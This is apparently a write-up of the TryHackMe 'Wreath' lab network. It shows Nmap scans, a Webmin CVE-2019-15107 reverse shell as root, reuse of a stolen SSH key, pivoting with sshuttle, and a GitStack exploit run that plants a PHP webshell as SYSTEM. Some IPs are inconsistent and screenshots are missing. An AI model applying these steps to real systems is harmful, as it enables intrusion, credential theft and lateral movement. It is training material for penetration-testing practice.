
Attack Narrative

Enumerating The Public Server

Scanning the target at `10.200.105.200` revealed that it is running a web server, with the following ports detected as open by **Nmap**:

- Port **22 (SSH)**: OpenSSH 8.0 (protocol 2.0)
- Port **80 (HTTP)**: Apache HTTPD 2.4.37 (CentOS) with OpenSSL 1.1.1c
- Port **443 (SSL/HTTP)**: Apache HTTPD 2.4.37 (CentOS) with OpenSSL 1.1.1c
- Port **10000 (HTTP)**: MiniServ 1.890 (Webmin HTTPD)

These findings indicate that the target system is running several services, including **SSH** for remote access, **HTTP** for web services, and **Webmin** (MiniServ) for system administration via a web interface.




```
└─$ nmap -T4 -p 0-15000 -A 10.200.81.200 -o nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-13 02:14 EDT
Nmap scan report for 10.200.81.200
Host is up (0.042s latency).
Not shown: 14948 filtered tcp ports (no-response), 48 filtered tcp ports (admin-prohibited)
PORT      STATE  SERVICE   VERSION
22/tcp    open   ssh       OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2025-05-13T06:08:18
|_Not valid after:  2026-05-13T06:08:18
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_http-title: Thomas Wreath | Developer
9090/tcp  closed zeus-admin
10000/tcp open   http      MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: Linux 4.15 (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.0 - 5.14 (93%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (90%), Linux 4.15 - 5.1
9 (90%), Linux 2.6.32 - 3.10 (90%), HP P2000 G3 NAS device (89%), Linux 4.4 (89%), Linux 2.6.32 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 9090/tcp)
HOP RTT      ADDRESS
1   42.03 ms 10.50.82.1
2   42.06 ms 10.200.81.200
```


Based on the service banners and version information returned during the scan, it is likely that the target is running a **CentOS** operating system.

Port **80** appears to redirect to https://thomaswreath.thm. To resolve the DNS properly, the IP address must be added to the `/etc/hosts file.`

The website appears to be a personal page belonging to Thomas Wreath, where various potentially useful details can be found.




The web page was a static web page. So, no vulnerabilities were found on the site but after reviewing all open and responsive ports, an exploit was identified for **10000** port - where **MiniServ 1.890** (Webmin HTTPD) is running, which is vulnerable to **CVE-2019-15107**. This vulnerability allows for **remote code execution**.




Exploiting MiniServ

An exploit for this vulnerability is publicly available on GitHub, allowing for remote code execution against vulnerable Webmin instances.

To exploit the Webmin **CVE-2019-15107** vulnerability, the publicly available script was cloned from the official GitHub repository.The script was reviewed for safety and then executed against the target:



Using a **Netcat** listener in combination with the exploit, a reverse shell was successfully obtained with **root privileges**.




Since the obtained shell was not fully interactive, it was stabilized using the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```


Internal Network Enumeration

As we have gained **root access** to the system, we are able to view the `/etc/hosts` file, where user hashes are visible.




Now, we are looking for ways to establish a persistent connection. Since we are unlikely to crack the root hash, we will search for other potential options.


We have found the `id_rsa` file in `/root/.ssh/id_rsa`, which will allow us to connect via ssh.




We saved the found private key (`id_rsa`) and used it to establish an SSH connection to the system. This allowed us to securely log in to the system and maintain access with the same privileges as the user associated with the key.




By checking the ARP cache with the `arp -a` command, we observed that our host had recently established a connection with another host on the same network. This information may indicate an active device that could be used for further pivoting or additional enumeration.



We transferred the static **Nmap** binary to the compromised system.



Was used the Nmap binary to scan the network in order to identify live hosts.



A total of 5 live hosts were identified during the network scan. Two of them (10.200.81.1 and 10.200.81.250) are out of scope and were excluded from further analysis. One of the hosts corresponds to a system that has already been compromised earlier. As a result, **2 new additional in-scope live hosts** were discovered:

`10.200.81.100`

`10.200.81.150`

A full TCP port scan was conducted on the two newly discovered in-scope hosts:

- The host at `10.200.81.100` appeared to be **unreachable** at the time of the scan. This could be due to the host being offline, firewall restrictions, or ICMP/tcp reset filtering.

- The host at `10.200.81.150` was **reachable** and responded with three open ports (**80, 3389, 5985**).

Further enumeration will be performed on the active host (`10.200.81.150`) to identify services and potential attack vectors.


```
[root@prod-serv tmp]# ./nmap-LABDAR 10.200.81.100 10.200.81.150 -oN scan100.150-LA
BDAR

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-14 07:28 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.1
00) are filtered
MAC Address: 02:D0:77:81:FE:53 (Unknown)

Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (0.00071s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:A3:5F:6D:23:DD (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 192.87 seconds
```

We used **sshuttle** to establish a tunnel through the compromised server. This granted us direct access to the internal network, allowing further enumeration without the need for additional proxy tools.

```
┌──(kali㉿kali)-[~/Wreath]
└─$ sshuttle -r root@10.200.81.200 --ssh-cmd "ssh -i id_rsa" 10.200.81.150
[local sudo] Password:
Sorry, try again.
[local sudo] Password:
c : Connected to server.
```

Enumerating 10.200.98.150


Upon browsing the HTTP service on port 80 of the target, we observed the following:




We identified that the page is running **GitStack**, a Git repository management interface for Windows.

Exploiting GitStack

Navigating to `http://10.200.81.150/gitstack` redirects us to `http://10.200.81.150/registration/login/?next=/gitstack/`, where we are presented with a login portal for the GitStack service.



Information about default GitStack credentials was visible; however, login attempts using these default credentials were unsuccessful.



A remote code execution exploit for the GitStack service was found using Searchsploit. After downloading the exploit script, we had to convert it for use on Linux using **dos2unix**. Upon reviewing the script, we modified the IP address and payload filename (**exploit.php**). After executing the exploit, we received a response confirming code execution as NT AUTHORITY\SYSTEM.

```
┌──(kali㉿kali)-[~/Wreath]
└─$ python2 43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repos
itory. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel usernam
e/password will not work.
[+] Execute command
"nt authority\system
"
```

We have confirmed that we are operating with the highest privileges on the Windows system (**NT AUTHORITY\SYSTEM**).


The next step is to obtain a reverse shell by leveraging the same webshell to execute additional commands, without repeating the full exploitation process.


We used **Burp Suite** to navigate to the uploaded exploit, which was saved under the `/web` directory. After intercepting the initial `GET` request, we sent it to the Repeater tab, changed the method to `POST`, and added the following header:

```
Content-Type: application/x-www-form-urlencoded
```


```
a=COMMAND
```

